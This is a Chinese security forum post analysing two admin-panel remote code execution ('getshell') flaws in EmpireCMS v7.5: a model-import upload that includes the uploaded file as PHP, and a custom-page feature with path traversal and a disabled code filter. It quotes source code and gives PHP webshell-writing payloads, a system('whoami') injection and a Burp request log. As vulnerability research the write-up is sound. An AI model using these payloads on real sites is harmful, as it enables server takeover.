empirecms最新版(v7.5)后台多处getshell分析

p0d**** / 2018-12-23 09:14:00 / 浏览数 4814 技术文章 技术文章 顶(1) 踩(0)

后台getshell(一)

看ecmsmod.php第155-162行

```
elseif($enews=="LoadInMod")
{
   $file=$_FILES['file']['tmp_name'];
   $file_name=$_FILES['file']['name'];
   $file_type=$_FILES['file']['type'];
   $file_size=$_FILES['file']['size'];
   LoadInMod($_POST,$file,$file_name,$file_type,$file_size,$logininid,$loginin);
}
```

跟进LoadInMod函数

```
function LoadInMod($add,$file,$file_name,$file_type,$file_size,$userid,$username){
   global $empire,$dbtbpre,$ecms_config;
   //■■■■
   CheckLevel($userid,$username,$classid,"table");
   $tbname=RepPostVar(trim($add['tbname']));
   if(!$file_name||!$file_size||!$tbname)
   {
       printerror("EmptyLoadInMod","");
   }
   //■■■
   $filetype=GetFiletype($file_name);
   if($filetype!=".mod")
   {
       printerror("LoadInModMustmod","");
   }
   //■■■■■■■■
   $num=$empire->gettotal("select count(*) as total from {$dbtbpre}enewstable where tbname='$tbname' limit 1");
   if($num)
   {
       printerror("HaveLoadInTb","");
   }
   //■■■■
   $path=ECMS_PATH."e/data/tmp/mod/uploadm".time().make_password(10).".php";
   $cp=@move_uploaded_file($file,$path);
   if(!$cp)
   {
       printerror("EmptyLoadInMod","");
   }
   DoChmodFile($path);
   @include($path);
```

这里如果是去爆破文件名的话也很简单，不可控的就

```
make_password(10)
```


10位随机数，因为这里拿不到种子，并不能去预测

但是下面

```
@include($path);
```

直接包含了这个文件，那么直接写入就可以。


```
<?php
   file_put_contents("p0desta.php","<?php phpinfo(); ?>");
?>
```



位置： 管理数据表 > 导入系统模型

导入系统模型	
存放的数据表名:	phome_ecms_ 323
选择导入模型文件:	浏览... test.php *.mod
	马上导入 重置

后台getshell(二)



位置： 管理自定义页面 > 增加自定义页面

增加用户自定义页面	
页面模式:	● 直接页面式 ○ 采用模板式
页面名称(*)	aaaa (如：联系我们)
文件名(*)	../p0desta.php 选择目录 (如：../../about.html，放于根目录)
所属分类	不隶属于任何类别 管理分类
网页标题	aaa
网页关键词	aaa
网页描述	aaa
页面内容(*)	请将页面内容复制到Dreamweaver(推荐)或者使用模板在线编辑进行可视化编辑

```
<?php phpinfo();?>
```

看代码ecmscom.php第46行

```
if($enews=="AddUserpage")//■■■■■■■■
{
   AddUserpage($_POST,$logininid,$loginin);
}
```

跟进函数AddUserpage

```
function AddUserpage($add,$userid,$username){
   global $empire,$dbtbpre;
   //■■■■
   CheckLevel($userid,$username,$classid,"userpage");
   $classid=(int)$add[classid];
   $title=$add['title'];
   $path=$add['path'];
   $pagetext=$add['pagetext'];
   if(empty($title)||empty($path))
   {
       printerror("EmptyUserpagePath","history.go(-1)");
   }
   $title=hRepPostStr($title,1);
   $path=hRepPostStr($path,1);
   $pagetext=RepPhpAspJspcode($pagetext);
   $pagetitle=RepPhpAspJspcode($add[pagetitle]);
   $pagekeywords=RepPhpAspJspcode($add[pagekeywords]);
   $pagedescription=RepPhpAspJspcode($add[pagedescription]);
   $tempid=(int)$add['tempid'];
   $gid=(int)$add['gid'];
```


```
    $sql=$empire->query("insert into {$dbtbpre}enewspage(title,path,pagetext,classid,pagetitle,pagekeywords,pagedescription,tem
    $id=$empire->lastid();
    ReUserpage($id,$pagetext,$path,$title,$pagetitle,$pagekeywords,$pagedescription,$tempid);
    if($sql)
    {
        //■■■■
        insert_dolog("id=$id&title=$title");
        printerror("AddUserpageSuccess","template/AddPage.php?enews=AddUserpage&gid=$gid&ChangePagemod=$add[pagemod]".hReturnEc
    }
    else
    {
        printerror("DbError","history.go(-1)");
    }
}
```

可以发现是有处理函数的，跟进看一下

```
function RepPhpAspJspcode($string){
    global $public_r;
    die(var_dump($public_r[candocode]));
    if(!$public_r[candocode]){
        //$string=str_replace("<?xml","[!--ecms.xml--]",$string);
        $string=str_replace("<\\","<\\",$string);
        $string=str_replace("\\>","\\>",$string);
        $string=str_replace("<?","<?",$string);
        $string=str_replace("<%","<%",$string);
        if(@stristr($string,' language'))
        {
            $string=preg_replace(array('!<script!i','!</script>!i'),array('<script','</script>'),$string);
        }
        //$string=str_replace("[!--ecms.xml--]","<?xml",$string);
    }
    return $string;
}
```

可以发现是有做替换操作的，那为什么会可以getshell呢，通过echo出$public_r[candocode]

为1也就说说这个if判断条件进不去



```
'onlinemovietemp'=>'[ <a href=\"#e
'lctime'=>1222406370,
'candocode'=>1,
'opennotcj'=>0,
'listpagetemp'=>'页次: [!--thispag
```

默认设置为1,那么这个函数就相当于没有

可以发现在functions.php的第305行-319行

```
function RepPhpAspJspcodeText($string){
    //$string=str_replace("<?xml","[!--ecms.xml--]",$string);
    $string=str_replace("<\\","<\\",$string);
    $string=str_replace("\\>","\\>",$string);
    $string=str_replace("<?","<?",$string);
    $string=str_replace("<%","<%",$string);
    if(@stristr($string,' language'))
    {
        $string=preg_replace(array('!<script!i','!</script>!i'),array('<script','</script>'),$string);
    }
    //$string=str_replace("[!--ecms.xml--]","<?xml",$string);
    $string=str_replace("<!--code.start-->","<!--code.start-->",$string);
    $string=str_replace("<!--code.end-->","<!--code.end-->",$string);
    return $string;
}
```

有个同样的替换操作的函数，如果使用这个函数也是很安全的。

继续往下走

进入函数

```
ReUserpage($id,$pagetext,$path,$title,$pagetitle,$pagekeywords,$pagedescription,$tempid);
```

跟进e\class\functions.php


```
function ReUserpage($id,$pagetext,$path,$title="",$pagetitle,$pagekeywords,$pagedescription,$tempid=0){
   global $public_r;
   if(empty($path))
   {
       return "";
   }
   $path=eReturnTrueEcmsPath().'e/data/'.$path;
   DoFileMkDir($path);//■■■
   eAutodo_AddDo('ReUserpage',$id,0,0,0,0);//moreportdo
   if(empty($pagetitle))
   {
       $pagetitle=$title;
   }
   //■■■
   if($tempid)
   {
       $pagestr=GetPageTemp($tempid);
   }
   else
   {
       $pagestr=$pagetext;
   }

   $pagestr=InfoNewsBq("page".$id,$pagestr);
   $pagestr=RepUserpageVar($pagetext,$title,$pagetitle,$pagekeywords,$pagedescription,$pagestr,$id);
   $pagestr=str_replace("[!--news.url--]",$public_r['newsurl'],$pagestr);
   //die(var_dump($pagestr));
   WriteFiletext($path,$pagestr);
}
```

发现代码进入$pagestr=InfoNewsBq("page".$id,$pagestr);

跟进这个函数

```
function InfoNewsBq($classid,$indextext){
   global $empire,$dbtbpre,$public_r,$emod_r,$class_r,$class_zr,$fun_r,$navclassid,$navinfor,$class_tr,$level_r,$etable_r;
   if(!defined('EmpireCMSAdmin'))
   {
       $_GET['reallinfotime']=0;
   }
   if($_GET['reallinfotime'])
   {
       $classid.='_all';
   }
   $file=eReturnTrueEcmsPath().'e/data/tmp/temp'.$classid.'.php';
   if($_GET['reallinfotime']&&file_exists($file))
   {
       $filetime=filemtime($file);
       if($_GET['reallinfotime']<=$filetime)
       {
           ob_start();
           include($file);
           $string=ob_get_contents();
           ob_end_clean();
           $string=RepExeCode($string);//■■■■
           return $string;
       }
   }
   $indextext=stripSlashes($indextext);
   $indextext=ReplaceTempvar($indextext);//■■■■■■■■
   //■■■■
   $indextext=DoRepEcmsLoopBq($indextext);
   $indextext=RepBq($indextext);
   //■■■
```

```
    WriteFiletext($file,AddCheckViewTempCode().$indextext);
    //■■■■■■■
    ob_start();
    include($file);
    $string=ob_get_contents();
    ob_end_clean();
    $string=RepExeCode($string);//■■■■■
    return $string;
}
```



```
$indextext=ReplaceTempvar($indextext);//替换全局模板变量
//替换标签
$indextext=DoRepEcmsLoopBq($indextext);
$indextext=RepBq($indextext);
//写文件
die(AddCheckViewTempCode().$indextext);
WriteFiletext($file,AddCheckViewTempCode().$indextext);
//读取文件内容
```

($classic
Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 5 × 6 × ...
Go Cancel < >
Target: http://www.empirecms_.co
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
POST /e/admin/ecmscom.php HTTP/1.1
Host: www.empirecms_.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 415
Referer:
http://www.empirecms_.com/e/admin/template/AddPage.php?enews=AddUserp
age&ehash_c2z2S=LH8ELkBDHMaSoK5pnnSR
Cookie: menu=1; sfbelecmsdodbdata=empirecms; sfbelloginuserid=1;
sfbelloginusername=admin; sfbelloginlevel=1; sfbeleloginlic=empirecmslic;
sfbelloginadminstyleid=1;
sfbelloginecmsckpass=bbd804f51a4983c08cfca1b352883a39;
sfbelloginecmsckfrnd=NyZI5w57HG3t3VIrMIZEJzLhcSL;
sfbelloginecmsckfdef=BuvYnupCjqYUBEz44BigQy;
sfbelemecpdRWAkhu=OZ0HxgHURIkOIIORrf; sfbellogintime=1545219686;
```

```
HTTP/1.1 200 OK
Date: Wed, 19 Dec 2018 11:45:34 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Set-Cookie: sfbellogintime=1545219935; path=/
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 85

□□<?php
if(!defined('InEmpireCMS'))
{
        exit();
}
?><?php system('whoami');?>
```

然后下面的include将会包含这个文件，也就是说我们同样可以利用

```
<?php
    file_put_contents("p0desta.php","<?php phpinfo(); ?>");
?>
```

这样来getshell，或者直接返回执行命令的回显。

- 这个cms后台getshell的点很多，不再细找，简单拿出2个来举例。

点击收藏 | 0 关注 | 1

上一篇：flask之ssti模版注入从零到入门 下一篇：使用RouterSploit控制路由器

1. 1 条回复

HuaSir 2019-06-11 09:31:34

Tql

0 回复Ta

登录 后跟帖

先知社区

现在登录